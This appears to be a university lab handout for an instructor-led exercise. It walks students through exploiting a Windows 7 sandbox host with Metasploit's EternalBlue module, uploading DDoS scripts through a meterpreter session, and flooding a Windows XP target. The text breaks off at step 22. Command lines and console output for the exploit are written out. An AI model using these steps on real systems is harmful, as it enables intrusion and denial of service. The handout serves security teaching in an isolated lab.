SCENARIO TITLE: **Distributed Denial of Service Attacks (DDoS) Scenario**

WARNING:

Warning: Any use of penetration testing techniques on a live network could result in expulsion and/or criminal prosecution. Techniques are to be used in lab environments, for educational use only or on networks for which you have explicit permission to test its defenses.

Level:
☐Beginner
☒Intermediate
☐Advanced

Time Required: 120 minutes

Audience: ☒Instructor-led ☐Self-taught

Scenario Learning Outcomes: Upon completion of this scenario, students will be able to:


Demonstrate the execution of Distributed Denial of Service (DDoS) attacks from Kali Linux and windows 7 on Windows XP

Materials List:

- Computers with Internet connection
- Browsers: Firefox (preferred), Google Chrome, or Internet Explorer
- Python version 2.7
- "Intro to Ethical Hacking" lab environment

Introduction:

In this lab, we will simulate a DDoS attack using Kali Linux and Windows operating systems. Our attackers will be Kali Linux and Windows 7 (functioning as a bot for Kali Linux), targeting the Windows XP machine. We will exploit the Eternal Blue vulnerability, injecting data packets



The hacker enlists unwitting but vulnerable "bots" through methods like simple password guessing or exploiting vulnerabilities such as EternalBlue (→). These bots are then directed to bombard the victim with traffic, overwhelming their systems (•••>).

Note that the hacker avoids directly sending traffic to the victim to conceal its identity. In this simple scenario, it "pings" the victim just to add traffic (↘↗).

into the network. The main goal is to simulate and observe the network traffic on Windows XP, achieved through a blend of scripting, Metasploit, and external tools.

Systems and Tools Used:


- Kali Linux through the OCRI virtual machine platform (u: root, p: toor)
  - Metasploit
  - hping
- Windows 7 SP1 through the OCRI virtual machine platform (u: administrator, p: Pa$$w0rd)
- Windows XP through the OCRI virtual machine platform (u: hacker, p: toor)
- Power down all other systems

Environment Setup:

Please refer to the OCRI Sandbox Setup document. In this lab, we will be using Kali Linux and Windows 7 machine instances.

Environment Setup Verification: Before starting this pen test make sure the environment setup is done and deployment is successful.

- Verify that the remote connection to Kali Linux machine is successful and the machine is connected to internet without any error. You can confirm the status of the internet connection by launching the Firefox web browser and attempting to access a website, such as https://csuohio.edu Successful access to the website will indicate that the internet connection is functioning correctly, and the deployment has been successful. If there is an error in the Internet Connection that means the deployment is not proper.
- Verify that the remote connection to windows machine is successful and the machine is connected to internet without any error. The image below shows an error with internet connectivity, this is a deployment error. Delete the deployment and create new deployment using the "OCRI Sandbox Setup document".



- Do not start the pen test if deployment is not successful. Delete the deployment and redeploy it again.

Steps to execute "DDOS Attack" in the Sandbox:

This scenario consists of three parties: a hacker (Kali Linux), a bot (Windows 7) and a victim (Windows XP). First, the hacker (Kali Linux) will hack into the bot (Windows 7) and let

the bot to execute a program. Second, this program will send traffic to the victim (Windows XP), overwhelming the system.

This scenario unfolds in three distinct phases. In Part One, preparations involve setting up the three key entities. First, the attacker program(s) are copied onto the hacker's system (Kali Linux). Second, the Python interpreter is installed on the bot (Windows 7) since the attacker program is essentially a Python script. Third, the hacker identifies and verifies the IP address of the victim (Windows XP).


Moving to Part Two, the hacker initiates the DDoS attack on the victim through the bot. Finally, in Part Three, the hacker intensifies the attack by directly sending additional packets to the victim, further flooding its network.

At the end of each step, tasks are present. Please complete the tasks.

Part One: Preparations


Windows XP (victim)

1. Log in to the Sandbox and then, the Windows XP machine (username: hacker, password: toor) as outlined in the OCRI Setup document.
2. Be sure to record the **Windows XP machine's IP address** for future reference. To find the IP address of the Windows machine, follow these steps: Navigate to the Windows machine, open the command prompt by searching for "cmd" in the Windows search bar, and enter the command "ipconfig." The IPv4 Address displayed in the output represents the machine's IP address. This IP address will be essential in Part Two, so remember to document it.
   Below is the screenshot of ip address from the windows machine.




Windows 7 (bot)


3. Login to Windows 7 machine (username: administrator; password: Pa$$w0rd).
4. **Ensure that the Windows firewall is turned off for Windows 7**. Activating the firewall may cause the Eternal Blue exploit to fail because this attack relies on network communication, and the firewall restricts network traffic that does not conform to authorized rules or exceptions. Also, make sure to record the **Windows 7 machine's IP address** for future reference.
5. Download and Install Python 2.7.18 version (Windows x86-64 msi installer) which is compatible with Windows 7 from the official python website. (https://www.python.org/downloads/release/python-2717/)
6. After installation is done successfully, we can see a folder is created for the python in Windows C drive. Open that location and copy the location path for future use. (Locate and select the folder and click the right button on the mouse to choose “Copy address/path”.)




7. Set Environment variable for the python. To set environment variable, go to My Computer and right click and choose the “Advanced System settings".




8. Click on “Environment variables” and then search for “Path” in System variables and click on “Edit” for the same. Add the path copied in step 6 to the “Path” system variable and then click on “ok”.






9. Open command prompt and verify the python setup using the below command. This command gives you the installed version of python.
   python --version



Kali Linux (hacker)

10. Login to Kali Linux machine (username: root; password: toor).
11. Download the hacking program files (Ddos.py, DOS.bat, Loop.bat, Close.bat) from the provided URL below. Click the "Download" button at the top to download it to "Downloads" folder. URL: https://tinyurl.com/csuddOS. The essential part of the programs is "sock.sendto(bytes, (ip,port))", which sends traffic toward the victim's IP address.



12. Please note to give IP address of the victim machine (Windows XP) which is recorded earlier in step 2 in the ddos.py program file.

Tasks:

1.Please provide the screenshot of the installed python version using command at step 9.

Part Two: Executing DDoS attacks from the hacker (Kali Linux) through the bot (Windows 7)

13. On Kali Linux, we upload the hacking program files to Windows 7 system using Metasploit framework. Open new terminal window and execute the following commands. It will open Metasploit framework console in the same terminal.
    msfdb init
    msfdb run

```
root@kali-linux-vm:~/Downloads# msfdb init
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
┌──(Message from Kali developers)
│
│  This is a minimal installation of Kali Linux, you likely
│  want to install supplementary tools. Learn how:
│  ⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
│
│  We have kept /usr/bin/python pointing to Python 2 for backwards
│  compatibility. Learn how to change this and avoid this message:
│  ⇒ https://www.kali.org/docs/general-use/python3-transition/
│
└──(Run: "touch ~/.hushlogin" to hide this message)
[+] Creating databases 'msf_test'
┌──(Message from Kali developers)
│
│  This is a minimal installation of Kali Linux, you likely
│  want to install supplementary tools. Learn how:
│  ⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
│
│  We have kept /usr/bin/python pointing to Python 2 for backwards
│  compatibility. Learn how to change this and avoid this message:
│  ⇒ https://www.kali.org/docs/general-use/python3-transition/
│
└──(Run: "touch ~/.hushlogin" to hide this message)
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
root@kali-linux-vm:~/Downloads# msfdb run
[i] Database already started

                                  ___          ____
                              ,-""   `.      < HONK >
```

14. We use the eternal blue vulnerability to upload the files to the bot (Windows 7), so search for eternal blue using the command.
    search eternalblue

```
msf6 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14  average  No     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for
   2  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote
   3  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote
   4  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   5  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 >
```

15. We can use the following command or use the number of that name from the list.
use exploit/windows/smb/ms17_010_eternalblue or use 0

```
msf6 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14  average  No     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   2  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remo
   3  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remo
   4  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   5  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```


16. Set the target host by setting the rhosts to IP address of Windows 7 by entering the below command. Use the IP address which is previously recorded in Part One, step 4.
Set RHOSTS “ipAddress”

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.2.6
RHOSTS => 192.168.2.6
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

17. To create a session use the below command. You can use either run or exploit.
run


```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

18. Once the session is created, it will be in meterpreter session as shown below, which means that the session has been successfully established on the bot (Windows 7 system).




19. Upload the program files from the hacker machine (Kali Linux) to the bot machine's Desktop (Windows 7) using the below command.

upload /root/Downloads/DDOS /Users/Administrator/Desktop



20. Type "shell" to go into the CLI (command line interface) of Windows 7.



21. Navigate to the folder where program files are uploaded in the C drive in Windows 7 machine from the CLI give the below commands. Give the command “dir” to view the files present.


    cd ..


    cd ..

    cd Users/Administrator/Desktop/

```
C:\>cd Users/Administrator
cd Users/Administrator

C:\Users\Administrator>cd Desktop/DDOS
cd Desktop/DDOS

C:\Users\Administrator\Desktop\DDOS>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 08B2-CA2B

 Directory of C:\Users\Administrator\Desktop\DDOS

01/10/2024  07:24 AM    <DIR>          .
01/10/2024  07:24 AM    <DIR>          ..
01/09/2024  12:22 PM                19 Close.bat
01/09/2024  12:22 PM               982 ddos -3.py
01/10/2024  07:27 AM             1,088 ddos.py
01/09/2024  12:22 PM                23 DOS.bat
01/09/2024  12:22 PM               155 Loop.bat
01/10/2024  06:26 AM                13 test_socket.py
               6 File(s)          2,280 bytes
               2 Dir(s)  47,543,775,232 bytes free

C:\Users\Administrator\Desktop\DDOS>
```


22. Go to the victim machine (Windows XP) and record the performance and network graphs. To record the graphs, open task manager by clicking control+Alt+delete or press Windows+R, then type "taskmgr", and then click "OK" or hit Enter. We will compare this with those from step 25.



